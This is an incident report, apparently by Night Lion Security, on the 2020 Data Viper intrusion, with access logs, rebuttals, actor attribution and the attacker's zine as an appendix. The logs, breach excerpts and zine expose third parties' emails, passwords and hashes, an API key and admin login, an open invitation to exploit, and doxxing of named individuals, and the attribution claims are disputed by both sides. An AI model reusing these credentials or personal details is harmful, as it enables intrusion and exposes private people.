



DATA VIPER

INTERNAL INCIDENT REPORT

JULY 2020

APPROVED FOR DISTRIBUTION
TLP GREEN

INCIDENT REPORT

EXECUTIVE SUMMARY

On July 12, 2020, Night Lion Security received messages from several reporters regarding a "hack" on its Data Viper platform. The hackers posted an onion page with a detailed zine, and several downloads including Data Viper's MySQL databases, a list of data breaches contained within the platform, and sample data claiming to have originated from the Data Viper Elasticsearch cluster.

Information of the hack was sent to media outlets just days before Night Lion Security CEO, Vinny Troia, was set to give a talk and release a technical report exposing the identities of this hacker and his affiliations.

The zine also contained a digital copy of Troia's book, *Hunting Cyber Criminals* (in which the threat actor is the primary focus), and early copy of the technical report, alongside several pages of his own written comments and criticisms. The full zine text is available in Appendix A of this report.

Finally, data allegedly originating from Data Viper was published for sale on Empire, a darkweb marketplace. Samples of this data were also published on the zine.



The hacker was quoted by the media as saying, "revenge is mine".

Analysis

The "hack" on Data Viper was the result of an elaborate honeypot which was successful in linking the actor to three separate hacking groups collectively responsible for nearly 40% of all non-credit card related data breaches over the past 3 years.

This report will provide detailed technical evidence addressing the following points:

- The actor was in our system for 3 days, not "many months", and root access was never attained
- Data exfiltration from any of our app servers would not be possible. This is backed up by our network traffic logs.
- The data for sale on Empire did not originate from Data Viper. All data was previously being sold by the same actor for months prior to the attack
- The "data samples" were created by the actor and did not originate on Data Viper
- The actor unexpectedly bypassed Multi-Factor Authentication on our app server, then exploited an unknown RCE allowing him to dump our local MySQL databases

INCIDENT REPORT

EXECUTIVE SUMMARY

Threat Actor Target


The intended target of the honeypot was threat actor “Megadimarus”, who is believed to be at the center of hacking groups The Dark Overlord, NSFW, Gnostic Players, and Shiny Hunters.

Evidence tracing the identity of this actor to Christopher Meunier (19) of Calgary, Canada, is available in our technical report at www.thedarkoverlord.info.

Honeypot Details

The honeypot was staged by storing developer admin credentials within non-public API documentation. On July 02, multi-factor authentication (MFA) was disabled on our development server, allowing the use of those credentials.

Evidence of this action is logged in our Slack history.



Word of a flaw in Data Viper’s API was leaked to Megadimarus from a rival threat actor. Details of this conversation were posted publicly on Shiny Hunters’ twitter account (@sh_corp).

(12:48:00 AM) **Valentino**: why are you telling rumours about me now
(12:48:16 AM) **megadimarus@jabber.ua/4499cdaa-cafb-436e-8eeb-ec8439f26751**: What rumours
(12:48:48 AM) **Valentino**: [@shinyhunters@xmpp.jp](https://twitter.com/shinyhunters)
6:09
Someone told me you're vinny
6:10
I heard you're working with feds, mind to introduce yourself? maybe you're too busy trying to get me arrested.
(12:49:13 AM) **megadimarus@jabber.ua/4499cdaa-cafb-436e-8eeb-ec8439f26751**: He is right. Maybe you are
(12:49:22 AM) **megadimarus@jabber.ua/4499cdaa-cafb-436e-8eeb-ec8439f26751**: If you aren't. Then you have nothing to worry about
(12:49:24 AM) **Valentino**: ok. yes. you go tme.
(12:49:27 AM) **Valentino**: i am vinny
(12:49:31 AM) **Valentino**: my point is why are you telling people
(12:49:54 AM) **megadimarus@jabber.ua/4499cdaa-cafb-436e-8eeb-ec8439f26751**: I am not telling "people". I think its just obvious
(12:50:15 AM) **Valentino**: the reason you think its obvious is because i let you in on the fact that i have access to those databases
(12:50:22 AM) **Valentino**: thank you for fucking that up for me
(12:50:39 AM) **megadimarus@jabber.ua/4499cdaa-cafb-436e-8eeb-ec8439f26751**: Is it really my fault?
(12:50:49 AM) **megadimarus@jabber.ua/4499cdaa-cafb-436e-8eeb-ec8439f26751**: Who started all of this, with the hostile relation
(12:50:56 AM) **Valentino**: its a fucking amazing coincidence that i lose access after all this time 1 day after i tell you about it

INCIDENT REPORT

INTRUSION ANALYSIS

The intrusion into Data Viper occurred on July 09, 2020, and was detected the same day.

The actor(s) used the leaked developer API credentials to log into our secondary app environment by exploiting a previously undetected flaw in our multi-factor authentication mechanics. The actor used the developer credentials to query the API and gain access to the timed multi-factor authentication codes.

```
141.98.103.61 - - [09/Jul/2020:18:36:32 +0000] "OPTIONS /api/login HTTP/2.0" 200 20
"https://app.dataviper.io/login" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/78.0.3904.108 Safari/537.36"

141.98.103.61 - - [09/Jul/2020:18:36:32 +0000] "POST /api/login HTTP/2.0" 200 711
"https://app.dataviper.io/login" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/78.0.3904.108 Safari/537.36"

141.98.103.61 - - [09/Jul/2020:18:36:45 +0000] "OPTIONS /api/2faAuth/validate HTTP/2.0" 200 20
"https://app.dataviper.io/login" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/78.0.3904.108 Safari/537.36"

141.98.103.61 - - [09/Jul/2020:18:36:46 +0000] "POST /api/2faAuth/validate HTTP/2.0" 200 55
"https://app.dataviper.io/login" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/78.0.3904.108 Safari/537.36"
```

Lateral Movements

After logging into our secondary app server, the hackers modified the username of an employee (UID 276) to "vinny@dv.com". We believe this was to avoid detection within the system. However, this change was immediately noticed once the user was no longer able to log into the platform.

In the following access logs, we can see the actor's actions using UID 276 to search for users at The Met Sarasota ("themetsarasota.com"), presumably their next target.

The initial queries originating from 141.98.103.61 (a private VPS server in Eastern Europe), followed by an immediate switch to a residential proxy service with an IP address from Florida (47.200.33.26).


```
99518,"Search Query",276,"141.98.103.61","18:37:09",
{"queryParams":{"email":"gmichel@themetsarasota.com"}}"

99519,"Search Query",276,"141.98.103.61","2020-07-09 18:37:22",
{"queryParams":{"hash":"$2a$10$6H87A8Yw.2nAe489RgYKZ.QsiuVj4jx.ltpY2Q/eBmNwNBGs8dgkK"}}"

99520,"Search Query",276,"141.98.103.61","2020-07-09 18:38:19",
{"queryParams":{"email":"gmichel@themetsarasota.com"}}"

99521,"Search Query",276,"141.98.103.61","2020-07-09 18:38:24",
{"queryParams":{"hash":"$2a$08$AïCkWLKeh5ePmRqRM/yz4esbAFC8pLMehhP76f9LvGiI9y2jHTs5W"}}"

99522,"Search Query",276,"141.98.103.61","2020-07-09 18:46:03",
{"queryParams":{"email":"gmichel@themetsarasota.com"}}"

99523,"Search Query",276,"141.98.103.61","2020-07-09 18:51:54",
{"queryParams":{"hash":"$2a$10$6H87A8Yw.2nAe489RgYKZ.QsiuVj4jx.ltpY2Q/eBmNwNBGs8dgkK"}}"

99524,"Search Query",276,"141.98.103.61","2020-07-09 18:58:05",
{"queryParams":{"email":"gmichel@themetsarasota.com"}}"

99525,"Search Query",276,"141.98.103.61","2020-07-09 18:58:12",
{"queryParams":{"username":"gmichel44"}}"

99529,"Search Query",276,"141.98.103.61","2020-07-09 18:59:01",
{"queryParams":{"domain":"themetsarasota.com"}}"

99530,"Search Query",276,"141.98.103.61","2020-07-09 18:59:13",
{"queryParams":{"password":"avalsawyer2"}}"

99532,"Search Query",276,"47.200.33.26","2020-07-09 19:10:17",
{"queryParams":{"email":"mkelsch@themetsarasota.com"}}"

99534,"Search Query",276,"47.200.33.26","2020-07-09 19:10:41",
{"queryParams":{"email":"lcombs@themetsarasota.com"}}"

99536,"Search Query",276,"47.200.33.26","2020-07-09 19:18:41",
{"queryParams":{"password":"cbde7d"}}"

99538,"Search Query",276,"47.200.33.26","2020-07-09 19:18:54",
{"queryParams":{"email":"brenda@themetsarasota.com"}}"
```

Next Steps: RCE, Dump, Destroy

We believe the hacker's next movements led him to discover an RCE vulnerability in our React code. With access to the web server's root directory, the group dropped a note as "proof" of their access.

Upcoming sections will show that data exfiltration did not occur (and is actually not possible).

Their use of the RCE allowed them to export the local MySQL database, and send a single CURL "DELETE" command to the Elastic cluster.

INCIDENT REPORT

ADDRESSING THE HACKER'S CLAIMS

This section of the report will specifically address and refute the actor's claims against Data Viper.

1. Access and Persistence

Claim: "Access has been maintained for over 3 months and hundreds of GB of data was exfiltrated without anyone noticing, even when he had to pay more money to DigitalOcean for more bandwidth "

Response: The credentials were added to the API documented in July, and the multi-factor authentication requirement was disabled on July 02.

Further, access logs show July 09 as the date of first entry, and of the username change in our MySQL table. Any actions taken did not start until July 09.

2. Data Exfiltration

Claim: "hundreds of GB of data was exfiltrated"


Response: The network traffic logs tell a very different story.

Access or commands sent to and from the master Elastic cluster can only occur through a single entry-point.

The data spike visible in this graph coincides with the delete command that was issued on Sunday, July 09, 2020. Approximately one hour later we received a phone call from Brian Krebs asking for comment on the hack.

The graph on the right shows the network traffic from the proxy node for the week of July 02, 2020.

The only servers hosted on Digital Ocean are the ones they were able to access. Our main Elastic cluster is (and always has been) hosted elsewhere on dedicated hardware.



3. The Technical Limitations of Data Exfiltration

To date, data from Elasticsearch can only be exported using the “Elasticdump” tool. Elasticsearch also has a *fixed limitation* of 10,000 batch records per single request.

At the time of this incident, Data Viper had 16 Elasticsearch indexes, each with approximately 1 billion records.

At an export rate of 10,000 records per second (which would be fast) exporting a single index of 1 billion records would take 100,000 seconds, or 1.1 days.

Assuming time was not a factor, the elasticdump command would need to be run from a server with access to the proxy node. The app server could have allowed this, but the actors had no way to install npm or elasticdump without root access.

Further, the app server on digital ocean only has 60gb of total space with approximately 20gb of free space. The process of exporting “hundreds of gigabytes of data” at the fixed speed, exfiltrating it offsite, then deleting it and repeating the process would have taken weeks.

Existing Risk Mitigation

The only way to exfiltrate data in this type architecture is to attach a rogue node to the cluster and execute a “sync” command. This will trigger the Elastic cluster to copy all data to the rogue node.

Executing this type of attack would first require direct access the proxy node. The IP address of the rogue Elasticsearch server would need to be added to the firewall’s access control list.

The proxy node, and its firewall ACL/whitelist can only be accessed via SSH key, and Night Lion’s CEO is the only person in possession of this key.

No systems, employees, or developers have direct access to this node, or any of the data stored within the cluster.

4. The "List" Of Databases

In an attempt to provide evidence of their claim that data was exfiltrated from Data Viper, the hackers released a list of "breaches" from our "catalog".

The hackers were able to access this list because it was stored in our MySQL database. It was not directly queried from Elasticsearch. This database was included in the list of dumped files on the onion site.

This list does *not* represent the data stored in Data Viper. This list was intended for use on **BreachTracker.org** (a site we registered months ago) in order to keep a public archive of known breaches.

Many of the items in this list are NOT part of our database.

MGM Grand International

One specific example of data not available in Data Viper is related to MGM Grand International.

The number of 140 million records is listed in our breach table for statistical purposes, because that is the number claimed by hacker NSFW (aka Megadimarus) when the data was originally posted for sale on RaidForums.com.

[REDACTED]

[REDACTED]

5. The Fake Data Samples

The “data samples” listed on the actor’s onion site did not originate from Data Viper. The samples were poorly created and could not have come from *any* Elasticsearch server.

- The data is not in the correct format for data exported from Elasticsearch (example below)
- Each record exported from Elasticsearch is provided with a unique ID, along with several other fields of system data
- The data provided in the samples does not contain any of the unique IDs that would have been exported with each field.
- Any data transferred to or from *any* Elasticsearch database *must* contain the “_source” field. This field is not present in the Empire sample.

A sample record from the Onion site

```
{ "a": "Bronson MI US 9028", "t": "5176176543", "e": "fields67@charter.net",  
  "dob": "1967/02/13", "n": "Carl Fields", "o": "72200396" }
```

The same record exported from Data Viper

```
{ "_index": "dv-p002", "_type": "_doc", "_id": "t-oJgXMBMONXgicphfu", "_score": 1, "_source": { "dob":  
  "1967/02/13", "phone": "5176176543", "other": "72200396", "name": "Carl Fields", "domain":  
  "charter.net", "breach": "Undisclosed Breach (#M113)", "email": "fields67@charter.net",  
  "importdate": "06-20-2019", "address": "Bronson MI US 49028" } }
```

Note: The shorter field names in the Onion sample is consistent with our old format.

Analysis

If a hacker is trying to prove that their breached data is valid, it is unlikely they would remove any fields from the databases, let alone fields that could be tied to the system in question.

Any fields that could prove the data originated from Data Viper, such as index name or unique record ID, have all been removed.

Confirmation Through Data Purchase

In order to validate that any unique or identifying fields were not intentionally removed from the online samples, a purchase of a complete database was made on Empire market. This database did not include any of the mandatory Elasticsearch system fields, or the custom Data Viper fields.

In addition, the data from this purchase is not present within Data Viper.


6. The Data Sale on Empire

Databases claiming to have been exfiltrated from Data Viper have been listed for sale on Empire Market by user "Nightlion".

As discussed in our [report of The Dark Overlord](#) (and related hacker groups), the data for sale on Empire has been already been listed for sale by the same actor/groups.

One example supporting this point are the following screenshots from Raidforums, showing Megadimarus' sales list before and after the Data Viper incident.

The first screenshot shows Megadimarus' sales thread on RaidForums, updated on July 10, 2020, specifically includes listings for Verifications.io and Apollo.io, as well as several other databases currently listed for sale on Empire.



May 22, 2020 at 07:58 AM This post was last modified: July 10, 2020 at 11:53 PM by Megadimarus. Edited 18 times in total.

👑 Megadimarus

★★★★★★

GOD


Posts 104
Threads 81
Joined May 2020
Reputation 3,094

Selling private databases:

- [763 million] Verifications.io ⇒ More Information!
- [220 million] Facebook.com ⇒ More Information!
- [188 million] Pipl.com & LexisNexis.com ⇒ More Information!
- [128 million] MyFitnessPal.com ⇒ More Information!
- [126 million] Apollo.io ⇒ More Information!
- [89.5 million] DrawMyThing.com ⇒ More Information!
- [60.9 million] piZap.com ⇒ More Information!
- [57 million] Netlog.com (Twoo.com) ⇒ More Information!
- [56.7 million] EpicGames.com Fortnite ⇒ More Information!
- [48.9 million] Catho.com.br ⇒ More Information!
- [47.1 million] Dubsmash.com Phone numbers ⇒ More Information!
- [42 million] Shein.com ⇒ More Information!
- [33.5 million] Fotolog.com ⇒ More Information!
- [29.1 million] Zoosk.com ⇒ More Information!
- [23.8 million] ZyngaPoker.com ⇒ More Information!
- [23.2 million] Wanelo.com Customers ⇒ More Information!
- [21.4 million] OMGPop.com ⇒ More Information!
- [20.1 million] MyON.com ⇒ More Information!
- [16.3 million] SinglesNet.com ⇒ More Information!
- [13 million] Bukalapak.com ⇒ More Information!
- [11.7 million] Storenvy.com ⇒ More Information!
- [9 million] Gfycat.com ⇒ More Information!
- [8 million] Bookmate.com ⇒ More Information!
- [8 million] HomeChef.com ⇒ More Information!
- [7.9 million] ReverbNation.com ⇒ More Information!
- [6.5 million] Wego.com ⇒ More Information!
- [6.4 million] PumpUp.com ⇒ More Information!

Within the comments published on the hack zine (available in Appendix A), the threat actor writes, *"I have seen no evidence of Verifications.io or Apollo.io breaches being in the hands of others"*

The same sales thread, updated on July 17, several days after the intrusion, shows that Megadimarus has removed Verifications.io and Apollo.io.





Megadimarus

★★★★★

GOD

Posts	102
Threads	77
Joined	May 2020
Reputation	3,144

May 22, 2020 at 07:58 AM This post was last modified: July 17, 2020 at 07:18 PM by Megadimarus. Edited 20 times in total.

Selling private databases:

- [220 million] Facebook.com ⇒ More Information!
- [188 million] Pipl.com & LexisNexis.com ⇒ More Information!
- [128 million] MyFitnessPal.com ⇒ More Information!
- [89.5 million] DrawMyThing.com ⇒ More Information!
- [60.9 million] piZap.com ⇒ More Information!
- [57 million] Netlog.com (Twoo.com) ⇒ More Information!
- [56.7 million] EpicGames.com Fortnite ⇒ More Information!
- [48.9 million] Catho.com.br ⇒ More Information!
- [47.1 million] Dubsmash.com Phone numbers ⇒ More Information!
- [42 million] Shein.com ⇒ More Information!
- [33.5 million] Fotolog.com ⇒ More Information!
- [29.1 million] Zoosk.com ⇒ More Information!
- [23.8 million] ZyngaPoker.com ⇒ More Information!
- [23.2 million] Wanelo.com Customers ⇒ More Information!
- [21.4 million] OMGPpop.com ⇒ More Information!
- [20.1 million] MyON.com ⇒ More Information!
- [16.3 million] SinglesNet.com ⇒ More Information!
- [13 million] Bukalapak.com ⇒ More Information!
- [11.7 million] Storenvy.com ⇒ More Information!
- [9 million] Gfycat.com ⇒ More Information!
- [8 million] Bookmate.com ⇒ More Information!
- [8 million] HomeChef.com ⇒ More Information!
- [7.9 million] ReverbNation.com ⇒ More Information!
- [6.5 million] Wego.com ⇒ More Information!
- [6.4 million] PumpUp.com ⇒ More Information!
- [6.2 million] CoffeeMeetsBagel.com ⇒ More Information!
- [5.7 million] AccuRadio.com ⇒ More Information!

INCIDENT REPORT

ACTOR IDENTIFICATION

When the honeypot was setup, I had no idea events would escalate to this level of attention.

Despite the trouble caused by the actor, the **information gathered from the event was significant.**

As described in our full technical report, the main IP which attacked the Data Viper servers can conclusively be linked to breaches by Gnostic Players, NSFW (The Dark Overlord), and Megadimarus.

It has long been our theory that there has been a single consistent person at the core of each of these major hacking groups. Until this event, we had been unable to find any conclusive evidence to support that theory.

Now we can see the single IP, 141.98.103.xxx, was used over a 2-3-year period to attack sites claimed by Gnostic Players, NSFW, Megadimarus, and finally the attack on Data Viper.



For more information on the identities behind this threat actor and his associates, please visit www.thedarkoverlord.info.

INCIDENT REPORT

APPENDIX A: THE BREACH ZINE

-----BEGIN PGP SIGNED MESSAGE-----

Hash: SHA256

```
( _ ) \ _ _ / ( _ )
| ( ) | ) ( | ( ) |
| ( _ ) | | | | ( _ ) |
| _ ) | | | _ )
| \ ( | | | (
| ) \ \ _ ) ( _ )
| / \ \ _ _ / | /

| \ / \ _ _ / ( / | ( / | \ / |
| ) ( | ) ( | \ ( | | \ ( | \ / )
| | | | | | \ | | | \ | \ ( ) /
( ( ) ) | | | \ \ | | \ \ | \ /
\ \ / | | | | \ | | | | (
\ / _ ) ( _ ) \ | | \ | | |
\ \ \ _ _ / | / ) | / ) \ \

\ _ _ / ( _ ) ( _ ) \ _ _ / ( _ )
) ( | ( ) | | ( ) | ) ( | ( ) |
| | | ( _ ) | | | | | | | ( _ ) |
| | | _ ) | | | | | | | _ )
| | | \ ( | | | | | | | ( ) |
| | | ) \ \ _ ) ( _ ) ( _ ) ( |
| | | _ ) ( | / \ \ ( _ ) \ _ _ / | / \ |

{00}
\ /
| ^ |
| |
| |
```

h3h3 dataviper geddit? ^

//

Who is Vinny Troia?

"You like bad techno, doxing children, trading stolen data, Supreme merch, and hair gel . You can't investigate, you can't hack, and you don't know how to root the gibson . Face it, you're never gonna make it ."

Vinny Troia is what I would call a security charlatan [1] . He calls himself an "ethical hacker" and an "investigator" but doesn't have the skills to back it up . He says he has a PhD but its from some shitty online university called Capella University . His hacking knowledge doesn't extend beyond basic "OSINT" which is skid hacker 101 stuff . Even then his OSINT leads him to hilariously wrong conclusions as you can read in his "TDO investigation report" from this leak . You can also read "Hunting Cyber Criminals" if you don't have a HackForums account to read doxing tutorials . In order to make himself out to be something he's not he latches onto other security researchers (and even criminal hackers) to give himself credibility . He used Bob Diachenko during the Elasticsearch breaches to make it seem like he has some technical knowhow but it's obvious that Bob did all the heavy lifting for those . He took advantage of Nclay's mental instability in order to promote himself and his business . Vinny seems to think that he's doing some form of "undercover" work like he's a "secret agent" but he is not a member of law enforcement and is often working with the criminals he claims to be against . This has been his pattern of behaviour since he became involved in the blackhat communities in 2017 under the pseudonym "soundcard" where he was actively selling stolen data on the forum KickAss [2] .

Let's not forget that even earlier in his career his services involved paying ransoms to hackers (such as TDO) for companies in the event of a breach [3] .

He should have stuck with making bad techno music [4] .

[1] <http://attrition.org/errata/charlatan/>

[2] <https://krebsonsecurity.com/2018/10/when-security-researchers-pose-as-cybercrooks-who-can-tell-the-difference/>

[3] <https://www.coindesk.com/coinbase-white-hat-hacker-dont-want-bitcoin/>

[4] <https://open.spotify.com/artist/1kFtnXoymZXUQv5K7T6GSN>

What is DataViper?

DataViper is a data lookup site much like WeLeakInfo, LeakedSource and the others that came before it . For some reason Vinny thinks he's above the law here given that the aforementioned sites have all been shutdown or seized by Law Enforcement . He will claim that he only gives access to organizations and LE but if you look through the data he gave access to DDB (a member of GnosticPlayers [1]) for several months (August 27th 2019 to March 4th 2020)[2] during which time DDB hacked many more sites [3] . I suspect as part of this relationship Vinny would get the data that DDB hacked in return which would make him complicit in DDB's activities . If you go through the release list he has most if not all the Gnosticplayers data as a result of his special relationship with them . Unfortunately the DDB account was deleted before I compromised DataViper and its search history erased so those logs are not available but it's


easy to imagine how useful this lookup would be to the ShinyHunters/Gnosticplayers group as they mainly target developer Github accounts with password reuse .
He also gave access to other people from RaidForums and to the WeLeakInfo admin [4] .

[1] <https://www.dataviper.io/blog/2019/gnosticplayers-part-1-nclay-ddb-nsfw/>

[2] If you look in the DataViper production DB in the user_activity table for references to DDB you can see that Vinny's account makes a lot of updates to the profile details of DDB beginning in August 2019 and ending in March 2020 when he deletes the DDB account .

[3] <https://www.zdnet.com/article/a-hacker-group-is-selling-more-than-73-million-user-records-on-the-dark-web/>

[4] Look for moot@raid.lol and admin@weleakinfo.com in the user_activity table .



Elasticsearch "breaches"

There have been multiple "breaches" that Vinny has reported on where it seems like he is the only person outside the affected company who has the data . For example, I have seen no evidence of Verifications.io or Apollo.io breaches being in the hands of others . It is unethical in this situation to find these exposed databases and harvest the data as a supposed security researcher and then go on to include that data in a database lookup service . This hoser is literally finding a vulnerability, exploiting that vulnerability by extracting the data and then selling access to that data to others . There is not a bug bounty program in existence that would allow you to dump all their data after finding a vulnerability without pressing charges .

I don't know how he justifies leaking that data to get credit on hacking forums either: <https://raidforums.com/Thread-Verifications-io-200m-Happy-Holidays>

I guess DataViper was just another unsecured Elasticsearch instance . 15 billion records leaked by incompetent security company, how is that for a headline?

Vinny's Hacking Aliases

It has been speculated that the threat actor "Exabyte" was Vinny although there has been no formal evidence to back up these claims . Until now . After some real investigation (not the Vinny kind) I was able to identify that Exabyte shared an IP Address with a "Jessica Troia" [1][2] .

As you can see below, Jessica Troia and Exabyte either happened to be connected to the same Starbucks wifi or Exabyte and Jessica Troia live in the same household, I know which I believe to be more likely .

The fact that he is Exabyte is notable as this user has traded and sold data on RaidForums as you can see from their posts and their reputation [3] . As mentioned in the previous section Vinny also leaked data under this alias that only he had access to [4] !

To further corroborate this link between Exabyte and Vinny I found two accounts registered from that same IP address on two different hacking forums with the name "nightlion" and email "thenightlion@protonmail.com" [5][6] . "NightLion Security" is the name of Vinny's security company .

Bishop99 is another one of his aliases on RaidForums [7] . I know Bishop is Vinny because he promotes DataViper on this account [8], got annoyed with people who were leaking his book [9][10] and also pretty much admitted it [11] . Some adventures he had on this account include trying to fundraise 24k\$ to buy hacked Instagram data [12], asked for advice on setting up a database lookup (which would become DataViper) [13] and getting scammed multiple times attempting to purchase data [14][15] . He also leaked some databases under this alias as well .

For fun I did some searches on DataViper and found that Vinny also recently signed up to maza.la and lcp.cc with the username "Sandman" [16] .

[1] OGUsers.com, Breach Date: April 2020

User ID: 158805

Username: Exabyte

Email Address: exabyt3@pm.me

Registration IP Address: 47.34.65.210

Last Login IP Address: 145.239.207.11

MyBB Hash: c1502a4eac4e7df9d68969d362af787d

MyBB Salt: JHVp5fgy

[2] Houzz.com, Breach Date: March 2019

Username: jesstroia

Email Address: jessicatroia@gmail.com

IP Address: 47.34.65.210

SHA512Cryp Hash:

_SEC_01R5fAC6cZwkKaYVwBz5Z5G/UC.yY7FA0pGFz3ESaAmSm6G1BBAZmbaf39cMK8/ofzkgbluUhqvmD1S7Mn3RSaHkk
YSuRgq88e3Uxf1

[3] <https://raidforums.com/reputation.php?uid=121666013>

[4] <https://raidforums.com/Thread-Verifications-io-200m-Happy-Holidays>

[5] DemonForums.com, Breach Date: February 2019

User ID: 32035

Username: nightlion

Email Address: thenightlion@protonmail.com

Registration IP Address: 47.34.65.210

Last Login IP Address: 47.34.65.210

MyBB Hash: bcf7ad0393b506065a329b97e6dec53e

MyBB Salt: A4ZponkV

[6] OGUsers.com, Breach Date: April 2020

User ID: 22916

Username: nightlion

Email Address: thenightlion@protonmail.com

Registration IP Address: 47.34.65.210

Last Login IP Address: 110.44.115.176

MyBB Hash: f1983818f063bd31d167127d7ad2d729

MyBB Salt: ylvVYOWf

[7] <https://raidforums.com/User-Bishop99>

[8] <https://raidforums.com/Thread-NSFW-the-ruthless-piece-of-shit--80380?pid=1438543>

[9] <https://raidforums.com/Thread-Hunting-Cyber-Criminals-Vinny-Troia-Leaked?pid=1526177>

[10] <https://raidforums.com/Thread-Hunting-Cyber-Criminals-Vinny-Troia-FULL-BOOK?pid=1684264>

[11] <https://raidforums.com/Thread-BitMax-Crypto-DB-Exchange-Cracked-Dumped-By-AmlEdgyEnough?pid=1162299>

[12] <https://raidforums.com/Thread-Full-DOXAGRAM-Data-6-million-top-Instagram-accts-only-200>

[13] <https://raidforums.com/Thread-Importing-all-these-dumps-into-a-database>

[14] <https://raidforums.com/Thread-BANNED-Scam-Report-BigLadBigDog-aka-Silox-260>

[15] <https://raidforums.com/Thread-RESOLVED-Scam-Report-against-CrimeAgency-500--34765>

[16] {

"_index" : "dvf-001",

"_source" : {

"forum" : "maza.la",

"pid" : "78019",

"subject" : "Newcomer: Sandman",

"author" : "support",

"message" : "ник: Sandman профили на других площадках:

raidforums.com/User-Exabyte lcp.cc - sandman verified - exabyte Вид

деятельности - Продажа-покупка хакнутых баз.",

"date" : "1583557200.0"

}

}

Translation: "nickname: Sandman profiles on other sites:

raidforums.com/User-Exabyte lcp.cc - sandman verified - exabyte Kind of activity

- Sale-purchase of hacked bases"

The DataViper Hack

"Don't piss off hackers"

- @VinnyTroia , December 2017 <https://twitter.com/vinnytroia/status/943478765962842112>

You might be wondering how DataViper was hacked [1] . At the present moment I still have access to the DataViper servers and I think I will have access to them for the foreseeable future so I will not be revealing the entry points in this zine (but if you spot it in the source feel free to exploit it yourself) . Just for a taste though you can look at the API docs [2] and scroll to the very bottom where you can get a free API key (KDWkI01TERFzFKYNYwKljh1vXmCv1g9Z0fcLEzgg4oA9aNZQLHfjaXlqZ3bqkonMcl3Zm7vWLVNs7UqWnBT7XGxBDae02ozkiU) and an admin login (dvdevops : Data\$Pank1t@38) . I may release more details in a follow-up zine if circumstances change . Access has been maintained for over 3 months and hundreds of GB of data was exfiltrated without anyone noticing, even when he had to pay more money to DigitalOcean for more bandwidth . Great endpoint protection you got there .

Let's check out the user table .

email	username	password	clear_password	first_name
